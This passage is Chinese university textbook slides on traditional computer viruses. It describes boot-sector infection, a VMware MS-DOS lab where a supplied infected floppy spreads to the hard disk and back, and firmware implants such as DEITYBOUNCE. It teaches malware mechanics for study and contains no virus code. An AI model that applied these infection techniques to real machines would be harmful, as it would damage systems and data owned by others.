清华大学出版社
TSINGHUA UNIVERSITY PRESS

重点大学信息安全专业规划系列教材

恶意代码与计算机病毒
——原理、技术和实践

第3章 传统计算机病毒

刘功申
上海交通大学网络空间安全学院

本章学习目标

- 了解COM、EXE、NE、PE可执行文件格式
- 掌握引导型病毒原理及实验
- 了解BIOS和UEFI固件引导病毒
- 掌握COM文件病毒原理及实验
- 掌握PE文件型病毒及实验
- 掌握面向doc的宏病毒原理及实验

总体概念

- DOS病毒定格在5000多种
- DOS是VXer的乐园(Aver)
- 宏病毒是非常容易书写的恶意代码
- 9x病毒 ring3, ring0
- 2K病毒 主要是ring3
- Windows文件格式变迁：
  - COM
  - EXE:MZ->NE->PE
  - Vxd: LE(16Bit, 32Bit)


章节主要内容

- 一、引导型病毒编制原理及实验
- 二、BIOS和UEFI固件引导病毒
- 三、16位COM可执行文件病毒原理及实验
- 四、32位PE可执行文件病毒原理及实验
- 五、宏病毒原理、制作及实验

重点大学信息安全专业规划系列教材
恶意代码与计算机病毒
——原理、技术和实践


一、引导型病毒编制原理及实验

- PC引导流程




引导区病毒取得控制权的过程：


1 正常的引导过程



2 用被感染的软盘启动



3 病毒在启动时获得控制权



引导区病毒实验


- 【实验目的】
- 通过实验，了解引导区病毒的感染对象和感染特征，重点学习引导病毒的感染机制和恢复感染染毒文件的方法，提高汇编语言的使用能力。
- 【实验内容】
- 本实验需要完成的内容如下：
- 引导阶段病毒由软盘感染硬盘实验。通过触发病毒，观察病毒发作的现象和步骤学习病毒的感染机制；阅读和分析病毒的代码。
- DOS运行时病毒由硬盘感染软盘的实现。通过触发病毒，观察病毒发作的现象和步骤学习病毒的感染机制；阅读和分析病毒的代码。

- 【实验环境】
- VMWare Workstation 5.5.3
- MS-DOS 7.10
- 【实验素材】
- 附书资源experiment目录下的bootvirus目录。


实验过程


- 第一步：环境安装
- 安装虚拟机VMWare，在虚拟机环境内安装MS-DOS 7.10环境。安装步骤参考附书资源。

- 第二步：软盘感染硬盘
- 1、运行虚拟机，检查目前虚拟硬盘是否含有病毒。如图表示没有病毒正常启动硬盘的状态。
- 2、在附书资源中拷贝含有病毒的虚拟软盘virus.img。




- 3、将含有病毒的软盘插入虚拟机引导，可以看到闪动的字符*^_^*，如左图4。按任意键进入右图画面。






- 第三步：验证硬盘已经被感染
- 1、取出虚拟软盘，通过硬盘引导，再次出现了病毒的画面。




- 2、按任意键后正常引导了dos系统。可见，硬盘已经被感染。



- 第四步：硬盘感染软盘
- 1、下载empty.img，并且将它插入虚拟机，启动电脑，由于该盘为空，如图显示。


- 2、取出虚拟软盘，从硬盘启动，通过命令format A: /q快速格式化软盘。可能提示出错，这时只要按R即可。如图所示。




- 3、成功格式化后的结果如图所示。

```
This disk cannot be QuickFormatted.
Proceed with Unconditional Format (Y/N)?y
Formatting 1.44M
Format complete.

General failure reading drive A
Abort, Retry, Fail?r

Volume label (11 characters, ENTER for none)?

General failure reading drive A
Abort, Retry, Fail?r

        1,024 bytes total disk space
        1,024 bytes available on disk

          512 bytes in each allocation unit.
            2 allocation units available on disk.

Volume Serial Number is 0A74-1415

QuickFormat another (Y/N)?n


C:\>_
```

- 4、不要取出虚拟软盘，重新启动虚拟机，这时是从empty.img引导，可以看到病毒的画面，如左图所示。按任意键进入如右图画面。可见，病毒已经成功由硬盘传染给了软盘。






二、BIOS和UEFI固件引导病毒简介

- 著名的情报组织“方程式”就具有其在硬盘控制芯片中植入恶意代码的能力，并在我国多个重要部门陆续发现相关样本。
- 其它还可被植入恶意代码的硬件还包括BIOS、网卡、显卡、声卡，甚至包括CPU、WIFI模块都存在被植入恶意代码的可能性。

BIOS/UEFI加载最早




固件病毒的特点

- BIOS是开机后执行的第一段程序，比MBR更加底层，BIOS一旦被感染，即便是重装系统，格式化硬盘也无济于事，因此BIOS感染后的驻留能力是最强的，具有不易清除等特性，适用于长期潜伏。
- 斯诺登泄漏的材料显示，美国国家安全局（NSA）核心部门TAO小组所使用的ANT PRODUCTS的清单中包括两款对于BIOS进行植入的工具：SWAP和DEITYBOUNCE。更新时间为2008年6月20日。

DEITYBOUNCE

